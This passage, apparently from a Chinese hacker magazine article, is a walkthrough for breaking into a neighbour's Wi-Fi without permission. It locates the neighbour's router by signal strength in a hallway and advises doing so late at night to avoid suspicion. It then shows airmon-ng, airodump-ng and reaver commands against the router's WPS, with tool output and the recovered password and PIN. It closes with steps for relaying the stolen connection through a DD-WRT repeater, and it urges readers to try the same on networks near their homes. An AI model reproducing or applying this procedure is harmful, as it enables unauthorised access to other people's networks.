

图　7-2-8

6 号位置，如图 7-2-9：



图　7-2-9

7 号位置，如图 7-2-10：



图　7-2-10

我们可以看见，在 1 号位置的时候 Protons For Dotan（以下简称 PFD）的信号强度是 -82，之后一直递增直到 5 号位置的时候出现下降。这时候我们就可以大致确定 PFD 是 4 号人家所用的 WIFI SSID。这里建议大家在夜深人静的时候进行，因为拿个手机在走廊上徘徊，着

实会让人家觉得可疑。万一哪天快递送到邻居家，邻居说是你的快递，那就不好办了。另外，有环境的朋友可以带笔记本出去扫，这样可以直接看到 PWR 的变化，麻麻再也不用担心我刷新不出 WIFI 信号啦！

现在知道了目标在哪之后就可以开始破解对方的无线了。

4.破解无线

我用的工具是 BT5，Alfa AWUS036NH 和一根 9 dBi 的增益天线一根。

个人建议大家破解 WIFI 的时候选购 Realtek RTL8187 的芯片。破解相当给力，但是在网上的时候不怎么稳定。

打开 BT5 之后看看网卡是不是已经识别出来了，如图 7-2-11：



图　7-2-11

使用 aircrack，寻找附近开启 wps 的路由器：

airmon-ng start wlan0

airodump-ng mon0

关于破解无线的方法有很多，这里就不详解了。如图 7-2-12：



图 7-2-12

使用 reaver 破解开启 wps 功能的路由器密码：

```
reaver -i mon0 -b 2C:B0:5D:8A:7C:2C -a -S -vv -d2 -t 5 -c 3
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner &lt;cheffner@tacnetsol.com&gt;
[+] Switching mon0 to channel 1
[+] Waiting for beacon from 2C:B0:5D:8A:7C:2C
[+] Associated with 2C:B0:5D:8A:7C:2C (ESSID: Protons For Dotans)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 00005678
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
^C
```

过程是漫长的，结果是令人振奋的：

```
2C:B0:5D:8A:7C:2C Protons For Dotans Key is 'dotan6969' and PIN is '27285688'WPA
```

5.创建 AP 跳板

说白了，就是要创建一个 AP 来中继对方的无线网络。

通常实现无线信号传递有 2 个办法，一个是基于硬件的无线信号转发器，另一个是基于软件的 DD-WRT。

什么是 DD-WRT? 简单的来说，DD-WRT 是一个第三方开始的固件，功能甚是强大。

各位可以去选购一个可以刷成 DD-WRT 的无线路由来体验一下他的强大之处。支持的型号列表：

http://www.dd-wrt.com/site/support/router-database

接下来就来看看怎么中继信号：

首先连上自己的无线 AP，选择基本设置，注意路由器地址不能与目标冲突。

这里我用 192.168.111.1

然后选择无线-基本设置，如图 7-2-13：

图　7-2-13

这里无线模式选择-REPEATER

SSID 填写对方的 SSID

之后添加一个虚拟接口，填写自己的想要的 SSID。

然后单击无线安全，如图 7-2-14：

图　7-2-14

选择对方的加密模式，填写对方的密码。

在虚拟接口上选择自己 AP 的加密方法和密码。最后保存重启一下就大功告成了，如图 7-2-15 和图 7-2-16：

图　7-2-15

图　7-2-16

6.后记

我一开始的思路是：先确定 AP 位置然后再破解。实践证明，先破解好无线再去定位 AP 的物理位置来的效率更高些。

因为并不是所以的无线都能被破解的，但是所有的 AP 都可以被定位出来，只要肯花时间肯花经历。

各位可以先看看家周围有哪些无线可以破解，之后再去定位，可以提高成功率。

另外，我在目标网络的 AP 上发现了这么一个功能，如图 7-2-17：

图　7-2-17

这是不是意味着，能在不影响对方的情况下，再一次中继另外一个无线信号？
由于缺乏实验环境，所以没能弄出个究竟，还请各位有能力有环境有设备的基友给我一个答复。 谢谢。
最后在法克即将停休整顿之际，发表拙文一枚。
真心希望能够早日回到大家庭，越祝愿法客能像以前一样繁荣昌盛。
（全文完）责任编辑：桔子